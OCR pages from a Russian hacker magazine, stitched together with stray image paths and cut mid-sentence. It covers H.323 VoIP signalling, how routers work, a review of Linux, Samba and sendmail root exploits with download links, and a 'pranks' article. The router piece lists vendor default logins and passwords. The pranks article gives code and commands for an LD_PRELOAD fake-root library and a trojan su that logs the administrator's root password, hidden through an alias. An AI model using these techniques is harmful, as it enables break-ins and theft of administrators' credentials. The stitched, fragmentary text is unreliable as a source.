Приблизительно развитие кодеков в этом направлении выглядело так: G.711 (алгоритм - PCM, полоса пропускания - 64kbps, требования к DSP - стремятся к нулю), G.726 (алгоритм - ADPCM, полоса пропускания - 32kbps, требования к DSP - 6 MIPS), G.729 (алгоритм - фонемный вокодер, полоса пропускания - 8kbps, требования к DSP - 21.5 MIPS), G.723 (гибридный алгоритм - фонемный вокодер + PCM + ADPCM, полоса пропускания - 5.3-6.3kbps, требования к DSP - 16.5 MIPS). Наиболее популярным по соотношению качество/производительность/ширина канала по праву считается кодек G.729. Существуют и другие, но они не так широко распространены. Стоит отметить тот факт, что обрезание высоких частот сделало невозможным работу факсов и прочего модуляторно-демодуляторного оборудования в голосовом режиме. Для разрешения этой ситуации применяются схемы, детектирующие начало работы подобного оборудования, и специальные модемно-факсовые кодеки. Логические каналы в этом случае работают в

## Ссылки по теме:

http://www.itu.int - организация ITU, занимающаяся разработками рекомендаций связи, в том числе и протокола H.323.
http://www.openh323.org - команда OpenH323, занимающаяся разработкой библиотек с открытыми исходными кодами, облегчающих жизнь программеру в области того же H.323.
http://www.vovida.org - тут есть про инициативу OpenG.729.
RFC 1889/1890 - описание RTP и RTCP.


DATAMODE, а не в VOICE. Наиболее распространенным решением для передачи факсов по IP на данный момент является схема T.38.

## ЗАПИШИ МОЙ ТЕЛЕФОН

Если для ISDN адресация в виде телефонных номеров является родной, то для сетей VoIP, имеющих стыки с зонами традиционной телефонии (телефонные сети общего пользования, ТФОП или PSTN), требуется алгоритм трансляции этих номеров в IP-адреса. Одним из решений этой проблемы является занесение в каждый шлюз таблицы соответствия между телефонными номерами и IP-адресами, но понятно, что для более или менее крупной сети это неприменимо. Более грамотной схемой является использование централизованной базы данных для трансляции адресов, также содержащей сервисные и аутентификационные функции. Такое устройство называется гейткипер (русский вариант этого слова - "привратник" мне не нравится, и пользоваться им я не буду).
Гейткипер общается с H.323-устройствами посредством расширения протокола H.225, зовущегося H.225 RAS (Registration Admission Status). Сообщения этого протокола также компилируются ASN.1-компилятором, но передаются не по TCP, как вся рассмотренная ранее сигнализация, а по UDP (что облегчает задачи спуфинга). Условно можно разбить эту сигнализацию на следующие группы: поиск гейткипера, сервисные функции, обслуживание звонков, межгейткиперное взаимодействие. Общаются тут обычно, посылая пакет из серии ЧТО_TO_REQUEST, получая в ответ пакет ЧТО_TO_CONFIRM, сигнализирующий о подтверждении запроса и несущий запрошенные данные. ЧТО_TO_REJECT, если ответ на запрос отрицательный, либо не получая ничего, что тоже может быть в определенных случаях.
Первоначально устройство ищет свой гейткипер, посылая (либо по конкретному адресу, либо широковещательным запросом) пакет GATEKEEPERREQUEST (GRQ), если в ответ оно получит хоть от кого-нибудь ответ GATEKEEPERCONFIRM (GCF), то можно попробовать встать под этот гейткипер. После того, как устройство определилось, с кем оно будет взаимодействовать, оно шлет своему гейткиперу запрос на вход в сервис REGISTRATIONREQUEST (RRQ), содержащий необходимые данные, описывающие устройство. Если гейткипер считает возможным вход устройства в сервис, он отвечает ему REGISTRATIONCONFIRM (RCF), или посылает его подальше с помощью REGISTRATIONREJECT (RRJ) с описанием причины посыла. Также, при поиске гейткипера и входе в сервис, устройство может сообщить телефонные номера или префиксы, которые оно принимает на себя. Это позволяет реализовать динамическую часть таблицы трансляции. Теперь, когда устройство в сервисе, оно может пользоваться сервисными функциями обслуживания звонков, не задумываясь ни о чем самостоятельно.
Наиболее важные функции, на мой взгляд, это авторизация входящего звонка и трансляция номеров в IP-адреса. Осуществляются они посредством запросов-ответов серии ADMISSION. Авторизация происходит так: в устройство падает VoIP-звонок, оно посылает гейткиперу запрос ADMISSIONREQUEST (ARQ), содержащий информацию о том, что устройство с таким-то IP'шником пытается стерминировать на меня звонок на такой-то телефонный номер, что мне делать? Если гейткипер отвечает на это ADMISSIONCONFIRM (ACF), то устройство принимает звонок и обрабатывает, если же ADMISSIONREJECT (ARJ), то посылает такую попытку подальше. Это актуально для устройства-терминатора (принимающего звонок). Устройству-оригинатору (пытающемуся слить на кого-нибудь звонок) нужна функция трансляции. Работает она так: тоже посылает гейткиперу запрос ADMISSIONREQUEST (ARQ), но содержащий информацию о том, что я хочу слить звонок на такой-то номер, кто его сможет принять? Гейткипер отвечает на это ADMISSIONCONFIRM (ACF), сообщая в нем IP-адрес устройства, которое примет на себя этот номер, либо ADMISSIONREJECT (ARJ), тогда звонок никуда не уйдет, и абонент "A" получит отбой (к примеру, абонент на стороне аналоговой телефонной сети услышит FASTBUSY, быстрые короткие гудки).

## В ЗАКЛЮЧЕНИЕ

В рамках этой статьи невозможно было охватить все аспекты и методики стандарта H.323, но я надеюсь, что мне удалось донести основные понятия и схемы работы и дать ключевые направления для тех, кто захочет глубже разобраться в этой теме. Специально для программистов в следующей статье я освещу методики работы с линуксовой библиотекой OpenH323, позволяющей достаточно просто и эффективно работать с H.323 соединениями в виде как самых высокоуровневых моделей, так и протокольных разборок по пакетам сигнализации. До встречи.



*H.323 сеть с гейткипером*

Взлом

МАРШРУТИЗАТОРЫ: БОЛЬШИЕ И ОЧЕНЬ БОЛЬШИЕ

Туткабаев Еркебулан (streetseeker@mail.ru)

# МАРШРУТИЗАТОРЫ: БОЛЬШИЕ И ОЧЕНЬ БОЛЬШИЕ

## ОСНОВЫ РАБОТЫ МАРШРУТИЗАТОРОВ

**Многие слышали о них. Маршрутизатор. Большинство представляет его себе как таинственный девайс, расположенный "где-то у провайдера" и выполняющий ужасающие по сложности функции… Пора тебе узнать, что именно скрывается за этим словом.**

Для начала немного теории. Наберись внимания, выключи мобильник и устройся поудобнее - начали. Вообще, маршрутизатор называют разными обидными и не очень прозвищами. Роутер, маршрутизатор, киска, циска (вообще-то это роутеры от Cisco, но так уж повелось) - все это одно и то же устройство. В принципе, может показаться, что простой хаб и роутер имеют одинаковые функции - оба они линкуют локальные сети и передают данные дальше по назначению. Но у роутера есть ряд важных отличий. Первое: он выбирает оптимальный путь прохождения пакета, а значит, повышает эффективность работы сети. Необходимость в роутере может возникнуть, если ты админишь сеть с большим количеством сегментов и разнородными протоколами и устройствами. Второе: роутеры умеют работать с разными типами коммутационных кабелей. Эта умная фраза означает, что роутер может линковать сеть, основанную, скажем, на оптоволоконном канале, с сетью на коаксиале. Третье: роутер может связывать сети на разных протоколах - допустим, TCP/IP и IPX. Четвертое: роутер запросто может скоммутировать сети различного типа, например, в одном кабинете у тебя бегает Token Ring, а в кабинете у шефа - Ethernet. Хочется поснифать чат шефа с секретаршей? Ты уже знаешь, что тебе нужно :). Пятое: роутер обеспечивает возможность вывода локальной сети в WAN. Если у тебя в универе есть интернет - повнимательней приглядись к сетевому оборудованию - там наверняка стоит известный тебе роутер. Шестое: роутеры времен III пня поддерживают QoS (помнишь эту фишечку в Win XP?). Непосвященным - QoS - это Quality of Service, позволяет назначать приоритеты процессам и в соответствии с этим передавать данные по сети. Седьмое: роутер позволяет управлять шириной полосы пропускания отдельно для каждого типа трафика. Восьмое: как ты, наверное, помнишь, в сегменте сети не может быть больше четырех повторителей (репитеров), а посему роутер просто необходим, если требуется обеспечить связь на еще большие расстояния. Девятое: роутер может выполнять функции брандмауэра и в случае грамотной настройки предотвращать атаки различного рода. Ты уже понял, что роутер - это вечный рулез? Хорошо, теперь заглянем под кору его гол



*Стопка темно-синих модулей роутера*

### СПИННОЙ МОЗГ РОУТИНГА

Прикол заключается в том, что роутер не просто линкует пусть даже разные типы сетей. Он может управлять трафиком, основываясь на протоколе сетевого уровня (если хочешь узнать побольше об этом протоколе - изучи эталонную модель OSI - там он находится на третьем уровне). Для этого существуют четыре основных алгоритма - RIP, OSPF, EIGRP и BGP. В RIP (Routing Information Protocol) роутеры каждые 30 секунд обмениваются таблицами маршрутизации, в которых описывают достижимые узлы сети. RIP довольно примитивен, так как определяет оптимальный путь для прохождения пакетов, основываясь лишь на количестве хопов (хоп - это маршрутизатор, стоящий на пути прохождения пакета), при этом от его внимания ускользают такие важные моменты, как загруженность сети и время прохождения этого пути. Например, на ветке А у нас, скажем, 5 хопов, а на ветке В - 7. Роутер решает, что ветвь А оптимальна, не думая о том, что по ней гарные хлопцы из YYY-ой группы сейчас качают "Американский пирог-2" :), к тому же инфа о недоступности какого-то узла распространяется слишком медленно, да еще и роутеры, отделенные 16 хопами считаются недостижимыми друг для друга, поскольку в RIP 16 хопов приравниваются к бесконечности. Для решения данной проблемы и создали второй алгоритм - OSPF (Open Shortest Path First). Этот алгоритм как раз и учитывает все эти траблы, а по-

тому является более эффективным, правда при этом требует от роутера хитрого камня с большим количеством Герцев. Также учти, читающий халявщик, что с его настройкой ты отрастишь себе геморрой немалой длины. Так что если сеть у тебя небольшая, и по ней летают лишь вордовские доки, то не напрягайся и ставь RIP.

Так вот, стоит наш роутер, сконфигурированный и готовый к участию в виртуальном базаре между компьютерами. Что там происходит, сейчас мы и узнаем: как только на его интерфейс попадает пакет, роутер смотрит на его адрес назначения и выполняет команды процессора, определяющие выходной порт. Затем пакет проходит по прямой кишке маршрутизатора (главной магистрали) и подползает к интерфейсному модулю, который служит для связи с адресуемым сегментом сети.

## ПРОТОКОЛЫ

В случае RIP алгоритма каждый роутер имеет таблицу маршрутизации. Эта таблица нужна для того, чтобы роутер определил: передать пакет следующему роутеру или же устройство с нужным адресом находится внутри его сегмента сети. Таблица всегда включает в себя следующую инфу: реальные адреса устройств в сети, адреса ближайших маршрутизаторов, служебную инфу протокола маршрутизации, указание кратчайшего расстояния и выходной линии для каждого адресата. Периодически роутеры обмениваются этими таблицами, чтобы всегда можно было найти оптимальный маршрут. Например, если какое-то устройство загнулось и не принимает пакеты - это будет отмечено в таблице и передано всем остальным роутерам.

В случае OSPF роутеры не ведут таблиц маршрутизации, собирая инфу лишь о своих ближайших соседях и измеряя ширину полосы пропускания между ними. Роутер осуществляет broadcast-рассылку информации только о своих соседях, и рассылка инициируется только при изменении информации о состоянии сети. При получении изменений роутер по новой определяет ближайший путь до всех адресатов. Как только OSPF-роутер начинает работу, он рассылает пакеты-приветствия по всем портам. В случае если ему ответил роутер, он обменивается с ним информацией, и при нормальной аутентификации они передают друг другу MAC-адреса. После того, как все устаканилось, и роутеры определили границы сети, один из них назначается ответственным роутером (DR-Designed Router), а другой - резервным ответственным роутером (BDR-Backup Designed Router). Ответственный роутер отвечает за базу данных о состоянии сети и multicast-рассылку общений об изменениях в сети всем роутерам. При изменении состоянии сегмента сети рoу которому принадлежит данный канал, посылает отчет об изменениях на DR и BDR-роутеры. BDR хранит копию базы данных DR'а, и в случае выхода его из строя замещает его функции собой, одновременно назначая новый BDR-роутер и высылая ему копию базы данных.

EIGRP протокол выгодно отличается от предыдущих тем, что он предоставляет возможность избежать зацикливания маршрутов. Роутер под EIGRP опрашивает своих соседей так же, как и OSPF, но при этом он требует от них таблицы маршрутизации. Получив таблицу, роутер переходит в состояние прослушивания, "засыпает", ожидая, пока в сети не произойдут какие-либо изменения. Как только один из каналов, обслуживаемый роутером, накроется, он вновь оживет и разошлет сообщения всем роутерам, которых затрагивает это печальное событие.

Если роутер получает сообщение о каком-то пути, который длиннее, чем используемый роутером в данный момент, то этот путь игнорируется, если только эта информация не приходит от роутера, принадлежащего самому короткому пути. Тогда роутер останавливает изменение таблицы маршрутизации и запускает DUAL (Diffusing Update Algorithm), опрашивающий своих соседей, не знают ли они более короткого пути к месту назначения. Если один из роутеров знает такой путь, он сообщает его; если же нет - запрошенный роутер сам запускает DUAL, в поисках более короткого пути. Это повторяется до тех пор, пока он не будет найден, либо пока маршрутизатор не сообщит всем остальным маршрутизаторам корректную метрику более длинного пути. Запомни, пока Cisco душит жаба, этот алгоритм будет работать только на роутерах от Cisco.

BGP крут тем, что позволяет юзать сразу несколько каналов выхода в интернет, так что если один из провайдеров, предоставляющих доступ, загнется, то можно будет без проблем перебить внутренние каналы доступа с умершего на рабочие. Допустим, ты продаешь часы своих провайдеров юзерам районной локалки. Если тебе не будет хватать пропускной способности уже имеющегося канала, то ты сможешь протянуть себе выделенки других провайдеров и запросто интегрируешь их в уже имеющуюся сеть, распределяя таким образом нагрузку на каналы. Однако и у BGP есть свои недостатки. Например, аутентификация отсутствует как класс, так что если какой-нибудь злыдень в твоей сетке маленько поспуфит и запустит в сеть левую таблицу маршрутизации, то другие роутеры проглотят ее без лишних вопросов. Вопросы возникнут у тебя: кого, чем и как долго :).

## OVERLOAD? WFQ!

Что же делает роутер, если получает пакеты быстрее, чем может их передать? Рассмотрим случай, когда сразу нескольким пользователям захотелось скинуть на комп приятеля мануалы по настройке ручки сливного бачка :). Роутер, получая сразу с нескольких входных интерфейсов запросы на передачу в один выходной интерфейс, помещает их в одну очередь - буфер. Для того чтобы вовремя передать всю информацию, используется алгоритм "Честной взвешенной очереди" - Weighted Fair Queue. Роутеры имеют по нескольку очередей для каждого выходного интерфейса и по одной очереди на каждого отправителя. Как только роутер расправится с одной, он берет следующую, и т.д. В модифицированных версиях этого алгоритма позволяется сортировка очередей в соответствии с их приоритетом.

## АЛГОРИТМЫ

Алгоритмы маршрутизации могут быть различного типа: статическими - динамическими, одноуровневыми - мультиуровневыми, одномаршрутными - мультимаршрутными, одноадресными - групповыми.
Давай теперь разбирать, чего это мы

NEXT

## МАРШРУТИЗАТОРЫ: БОЛЬШИЕ И ОЧЕНЬ БОЛЬШИЕ

Туткабаев Еркебулан (streetseeker@mail.ru)

тут натворили. Для начала возьмем статические (их еще называют неадаптивные) и динамические алгоритмы маршрутизации. Маршрутизацию можно задать ручками, статично, но такая реализация таит в себе угрозу скорого визита к психотерапевту, в случае, если администрируемая сеть большая. Представь, ты добавил пару узлов и... теперь давай перебивай таблицы на всех роутерах в своей сети. Динамические же алгоритмы различают по способу получения информации: от соседних роутеров, от всех роутеров сразу; по моменту изменения маршрутов - через определенные интервалы времени, при изменении топологии; по используемой метрике - количество хопов, физическое расстояние, время задержки передачи пакета. В любом случае, динамический алгоритм маршрутизации является автоматическим, так что если твои роутеры поддерживают динамическую маршрутизацию - включай не раздумывая.

Далее, одноуровневый алгоритм означает, что вся сеть является одноранговой, т.е. все сегменты имеют одинаковый приоритет. Мультиуровневый алгоритм - в сети имеется несколько уровней маршрутизаторов. То есть в сети находятся маршрутизаторы верхнего уровня, являющиеся основной магистралью передачи данных, и находящиеся под ними маршрутизаторы низкого класса, осуществляющие непосредственную доставку пакетов адресатам. Обычно применяется, если в сети находится ОЧЕНЬ большое количество узлов. Передохни, сделай пару глотков живительной пенистой влаги - продолжаю сыпать опилки на твои мозги. Одномаршрутный алгоритм означает, что он будет предлагать только один маршрут, в то время как мультимаршрутный алгоритм будет рассматривать несколько вариантов, и, исходя из имеющихся данных по загруженности участков сети, выберет оптимальный путь.


Одноадресный - групповой. Одноадресный алгоритм передает в качестве получателя только один адрес, а групповой позволяет указать в качестве получателя сразу нескольких пользователей (multicast).

### ВИДЫ МАРШРУТИЗАТОРОВ

Маршрутизаторы классифицируются по видам реализации с разными возможностями и, соответственно, ценами. Их разделяют на три класса: верхний, средний и нижний. Роутеры верхнего уровня имеют высокую производительность, поддерживают хренову тучу интерфейсов и протоколов, и позволяют воткнуть себе в зад до 50 локальных или глобальных кабелей. Про цену скажу одно: на них ты не соберешь, даже если толкнешь комп, подружку, обе почки и правое яичко.

Роутеры среднего уровня позволяют реализовать более скромную сеть внутри предприятия. Обычно в них 3 локальных и 3 глобальных порта. Соответственно уменьшилось и количество поддерживаемых протоколов - не надейся подключить к ним какую-нибудь экзотику. Цена уже более или менее приемлемая, но, тем не менее, для обычного админа локальной сетки дороговато.

Роутеры нижнего уровня уже представляют реальный интерес для наших админов, поскольку, в принципе, за небольшое количество капусты можно получить скромный (но ррработающий!!! :)) девайс. Вот его примерные характеристики: 1, реже 2 локальных порта и 2 или 3 глобальных порта. Роутеры данного класса специально спроектированы для предоставления выхода в инет по низкоскоростным выделенкам. В качестве маршрутизатора такого уровня может выступить multihomed воркстейшн или сервер с установленным спецсофтом.



*На картинке cisco12000series router - большой и мощный*

### Линки

Если тема тебя заинтересовала, и ты хочешь знать больше, советую посетить следующие сайты: www.citforum.ru, www.hub.ru, www.ixbt.ru, www.osp.ru.
Там материал представлен очень внятно и доходчиво, и даже опытный админ сможет почерпнуть для себя что-то новое. Разумеется, маршрутизация - дело нелегкое, и если у тебя есть какие-то сложности с настройкой роутеров - пиши мне, помогу.

### ЧТО КУПИТЬ?

Сейчас расклад на рынке роутеров такой: в основном доминирует Cisco Systems, причем она отхватила под себя практически весь спектр, начиная от мощных и дорогущих Cisco 12000 Series до небольших и компактных Cisco SOHO 9x и



*Изображены два блока одного роутера*

Надо отметить, что в основном у Cisco все модели довольно удачные и не вызывают особых нареканий, хотя и есть некоторые траблы с секьюрностью, но об этом в следующий раз.

### ПОКЛОН ДЬЯВОЛУ

Для начала скажу, что как всегда, основной проблемой остаются пароли, оставляемые по дефолту. Помни, что все это - исключительно в целях самообразования! ;) Вот тебе некоторые из них:

Фирма Тип Ось
Логин Пароль
Cisco Под любой роутер или свитч Версия Оси 10-12
cisco cisco
CISCO Network Registrar 3.0
ADMIN changeme
Cisco VPN 3000 Concentrator
admin admin
Cisco Net Ranger 2.2.1 Sol 5.6
root attack
Bintec Под любой роутер
admin bintec
ACC Под любой роутер
netman netman
3COM Switch 3000/3300
manager manager
Dell PowerVault 50F WindRiver
root calvin
Intel Под любой роутер
логина нет babbit

### ЭПИ.LOG

Теперь ты в курсе, что же это такое, роутеры. Что с огурцами они ни к черту :). Как ты сам понимаешь, устройство с такой сложной внутренней архитектурой имеет массу багов и... они действительно есть. Вкусности хака маршрутизатора ты тоже уже наверняка просек. Так что в следующем номере жди самое сладкое - взлом роутеров...



# ОБЗОР ЭКСПЛОИТОВ



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Эксплоитов в сети бесчисленное множество, но все они делятся на две категории: публичные и приватные. Третьего просто не дано. В приватную категорию входят самые новые и убойные по силе экземпляры, готовые в любой момент уложить сервер на лопатки. Остальные эксплоиты выкладываются в общедоступных местах, вроде: bugtraq, ftp/web архивы и т.д. Их публикация обуславливается разными причинами: временными, потеря актуальности баги и т.д. Вперемешку с рабочими эксплоитами встречаются фейковые (поддельные) либо протрояненные версии, запуск которых на доверенной машине может обернуться фатальным исходом. Эта статья поможет тебе сориентироваться в огромном ассортименте публичных программ.

## PTRACE-KMOD EXPLOIT


**Описание:**
Итак, первый эксплоит, который я хотел бы описать, носит гордое имя ptrace-kmod exploit. Как ты, наверное, догадался, это продолжение цепочки многочисленных программ, использующих локальную уязвимость ptrace в ядре Linux. Прелесть этого экземпляра в том, что он способен взять рутовые права на ядрах 2.2.x и 2.4.x (до 2.4.20 включительно). Вдаваться в рутинный механизм его работы я не буду, просто скажу со слов разработчиков: эксплоит использует уязвимость ядра, заключающуюся в небезопасном создании процесса-потомка. В результате мы получаем root-права на удаленной системе.

**Защита:**
Обезопасить себя от этой уязвимости можно путем установки ядра 2.4.21, либо скачкой и последующей установкой специальных патчей, которые можно найти в bugtraq'ах. Еще раз повторюсь, что эксплоит актуален лишь для linux-платформ.

**Ссылки:**
http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c - первая рабочая версия эксплоита. http://packetstormsecurity.nl/0304-exploits/myp-trace.c - еще один релиз; по словам разработчиков, является более эффективным (были сделаны некоторые изменения по доступу к директории /proc).

**Злоключение:**
Революционная вещь. Если учесть инертность наших админов, можно уверенно сказать, что этот эксплоит будет актуален как минимум полгода.

**Greets:**
Дружно благодарим за создание этой рулезной тулзы нашего брата по разуму из Польши по имени Wojciech Purczynski (cliph@isec.pl).



*Перед этим эксплоитом не устоит даже самое стойкое ядро!*

## SAMBAL EXPLOIT


**Описание:**
На втором месте - удаленный эксплоит для сервиса Samba v. <= 2.2.8. На этот раз уязвимыми оказались все платформы Linux, FreeBSD (4.x, 5.x), NetBSD (1.x) и OpenBSD (2.x, 3.1). Программа как обычно использует ошибки в переполнении буфера. Вот схема ее работы: после длительного bruteforce возвращаемых адресов, она выдаст (или не выдаст) удаленный root-shell. Причем у эксплоита может быть два режима: scan-mode (определяет версию smbd на удаленном сервере) и bruteforce-mode (собственно атака сервиса). Брутфорс может продолжаться от нескольких минут до часа (в зависимости от загруженности канала).

**Защита:**
Чтобы быть огражденным от этой баги, обновляй smbd до более свежей версии либо закрывай машину фаерволом.

**Ссылки:**
Рабочую версию эксплоита можно найти по ссылке: http://packetstormsecurity.nl/0304-exploits/sambal.c.

**Злоключение:**
Если быть в меру терпеливым, можно запросто насканить немалое количество уязвимых машин с дырявыми smbd. Поэтому напутствие админам: не откладывай на завтра то, что можешь обновить сегодня :).

**Greets:**
Программа была написана известной группой компьютерной безопасности Netric, а конкретно ее участником с ником eSDee. Сайт группы: www.netric.org.



*Убиваем дырявые smbd :)*

## SENDMAIL EXPLOIT

**Описание:**
Если ты читаешь багтрак, то уже наверняка слышал о недавней дыре в Sendmail. Уязвимыми признаны все версии smtp-демона <= 8.11.6. Буквально через несколько дней после известия о баге был выпущен эксплоит linx86_sendmail.c, первоисточником которого был lsd-pl.net. Суть уязвимости состоит в некорректной проверке полей "From", "To" и тела письма. В результате этих ошибок, становится возможным удаленное переполнение буфера со всеми вытекающими последствиями. И все бы было хорошо, если б не отсутствие таргетов в public-эксплоите. Разработчики засунули в сишник всего лишь одну цель - SlackWare 8.0. При этом тактично утаив параметры для остальных платформ (если верить багтраку, уязвимыми были признаны все версии Linux, FreeBSD, SunOS, HP-UX и IRIX).

**Защита:**
Обновление sendmail до свежей версии защитит систему от незваных гостей :). Но как говорит багтрак: если на вашей системе sendmail работает без надобности - просто убейте его. Этот совет действительно полезен, ибо в последнее время обнаружилась еще одна уязвимость в smtpd, правда эксплоит еще не пробился в публичные источники.

**Ссылки:**
Сишник с единственным таргетом можно забрать с http://www.security.nnov.ru/files/linx86_sendmail.c. Либо скардить/стрейдить более полный вариант у буржуев с DalNet :).

**Злоключение:**
До выхода эксплоита с таргетами ко всем системам рано говорить о революционности рассматриваемого экземпляра. Но, тем не менее, апдейтить софт нужно вовремя, иначе потом будет мучительно больно...

**Greets:**
Дружно благодарим lsd-pl.net за публикацию эксплоита. Отдельных создателей назвать не могу, так как в описании проекта о них ничего не сказано.

## ИТОГ СЕЙ БАСНИ

А теперь самое время сделать краткие выводы: чтение багтраков и своевременное обновление софта гарантированно обеспечат админу здоровый сон и уверенность в завтрашнем дне вообще, и в неприступности его системы в частности.

Юниксоид

ЗАПАДЛО В LINUX

Forb (forb@real.xakep.ru)

**Начать эту статью хотелось бы с банальной, всем известной пословицы: "Делу - время, потехе - час". Ведь согласись, тебе временами хочется сделать что-то нехорошее, другими словами, устроить кому-нибудь подлянку :). Если так, то эта статья для тебя. Используя фичи твоей любимой Оси (я надеюсь, ты понимаешь, о чем идет речь?) ты можешь реально приколоться над товарищем и даже в какой-то степени удивить его. Только помни, что злой администратор хуже татарина :), поэтому остерегайся летящих в тебя хабов или клавиатур.**



# Западло в Linux

## Изучаем новые подлянки!

Итак, рассмотрим две заподлянские штучки, которые только и ждут свою жертву. С помощью первой можно довести своего админа до полной апатии и мысли о том, что не существует защищенной системы, а вторая при определенных обстоятельствах может увести root-пароль. Но обо всем по порядку.

### Bug в LD_PRELOAD

Называть эту отличительную особенность багом уже не совсем правильно. Багтрак знает о нем, и все системы тоже :). Но последствия, которые он вызывает, могут реально довести твоего админа до инфаркта (или запоя, зависит от его характера). Смысл в том, что пишется библиотека со следующими функциями: getuid, getgid, geteuid и getegid, возвращающие 0. При умелом их подгружении система опознает пользователя как root. Но это только на первый взгляд. На самом деле, замещение системных функций идет только для неSUIDных программ, то есть без закрепленного на них флага +s, позволяющих выполнять бинарник с правами owner'а. Но админы обычно народ ленивый, багтраки читают редко, и эта фишка может вызвать у них некоторое удивление =). Итак, ближе к телу. Для осуществления столь грязной махинации создадим программу на С, примерно следующего содержания:

```
int getuid() { return (0); }
int getgid() { return (0); }
int geteuid() { return (0); }
int getegid() { return (0); }
```

Не удивляйся отсутствию в сишнике функции main() - ее нет, так как файл будем компилить с флагом "shared", что позволит ему подключаться к другим бинарникам. Компилим:

```
gcc -shared fake.c -o fake.so,
```

получая тем самым полноценную библиотеку fake.so (естественно, что имя сишника должно быть fake.c).

Затем выполним непосредственное подключение библиотеки. Наберем следующую строку:

```
LD_PRELOAD=./fake.so /bin/bash
```

И что же мы теперь видим? Заветный r00товый prompt, типа [root@server user]#. Ничего удивительного, при обработке /etc/profile скрипт успешно скушал переменную UID, которая стала равной нулю, что дало право выставлять prompt для рута. Но фейк есть фейк, поэтому радоваться рано. При выполнении какой-либо привилегированной операции тебе скажут, что у тебя нет прав. Но внешний вид очень впечатляет, и я сперва подумал, что на халяву получил рута, запустив один единственный файл :).

Естественно, в нем все было автоматизировано: компиляция поддельных функция+запуск bash с библиотекой. Самое интересное, обращение к загружаемым функциям работает для всех бинарников без +s, в том числе и id, поэтому жертва может часами любоваться на свои права =). При обращении же к более серьезным файлам, таким как su, passwd и т.д. тебя ждет облом-с. Для них используются только стандартные функции, делая тем самым систему безопасной. Пользы от этой шутки никакой, но она может быть уместна в кривых скриптах, которые проверяют переменную $UID на нулевое значение :). Если это так, то, возможно, скрипт позволит тебе совершить какие-либо рутовые действия. Поэтому хочу дать напутствие программистам: никогда не делайте простую проверку прав пользователя - взломщики только этого и ждут.

Хочется отметить, что эта фишка работает не только в Linux'e, но и в SunOS и FreeBSD. Возможно, в других системах тоже, но за вышеперечисленные ручаюсь, так как собственноручно тестировал на них.

### Пишем свой /bin/su

На этот раз займемся более серьезными вещами, а точнее попробуем увести пароль администратора системы, имея при этом права обычного юзера (разумеется, этот

```
[ftp@www ftp]$ gcc su.c -o su
[ftp@www ftp]$ mkdir tmp
[ftp@www ftp]$ mv su tmp/.screen
[ftp@www ftp]$ echo 'alias su="/home/ftp/tmp/.screen"' >> .bash_profile
```

*готовим ловушку для юзера*

```
[ftp@info work]$ cat >fake.c
int getuid() { return (0); }
int getgid() { return (0); }
int geteuid() { return (0); }
int getegid() { return (0); }

[ftp@info work]$ gcc -shared fake.c -o fake.so
[ftp@info work]$ LD_PRELOAD=./fake.so /bin/bash
[ftp@info work]$ id
uid=0(root) gid=0(root) groups=516(ftp)
[ftp@info work]$ reboot
shutdown: error while loading shared libraries: ./fake.so: cannot open shared ob
ject file: No such file or directory
[ftp@info work]$ exit
exit
[ftp@info work]$ id
uid=515(ftp) gid=516(ftp) groups=516(ftp)
[ftp@info work]$
```

***LD_PRELOAD в работе***

юзер должен знать пароль на рута и периодически на него суидиться). Смысл всей задумки в том, что пишется поддельный бинарник su, хватающий пароль у пользователя, говорящий, что он неправильный, и записывающий данные в log, который ты впоследствии можешь прочитать. В финальной же стадии он замещает себя линком на рабочий /bin/su. Ты, наверное, подумаешь, что админ сразу забьет тревогу, когда увидит, что пароль неверен. Я тоже так думал, и хотел уже было заменить ругань о неверном пароле на строку segmentation fault или что-либо подобное. Но потом меня осенило. Админы-то народ ленивый, а пароли у них довольно сложные (в большинстве случаев), поэтому бывают и ошибки при наборе. А если вторая попытка окажется успешной, то админ не придаст большого значения первой, скорее даже обрадуется, что его система цела и невредима :). Следующая проблема заключается в том, что твоя фальшивка будет лежать далеко не в /bin (для того, чтобы ее туда засунуть, нужны root-права), а где-то в home-директории жертвы. А для суида (не суицида) жертва будет набирать команду su, поэтому нужно как-то заменить эту команду своим fake-бинарником. При решении этой задачи возможны два пути:

1) Пофиксить переменную $PATH на преждевременное выполнение бинарников из твоей замаскированной директории.
2) Сделать алиас на команду su, который будет передавать команду на выполнение твоей подделке.

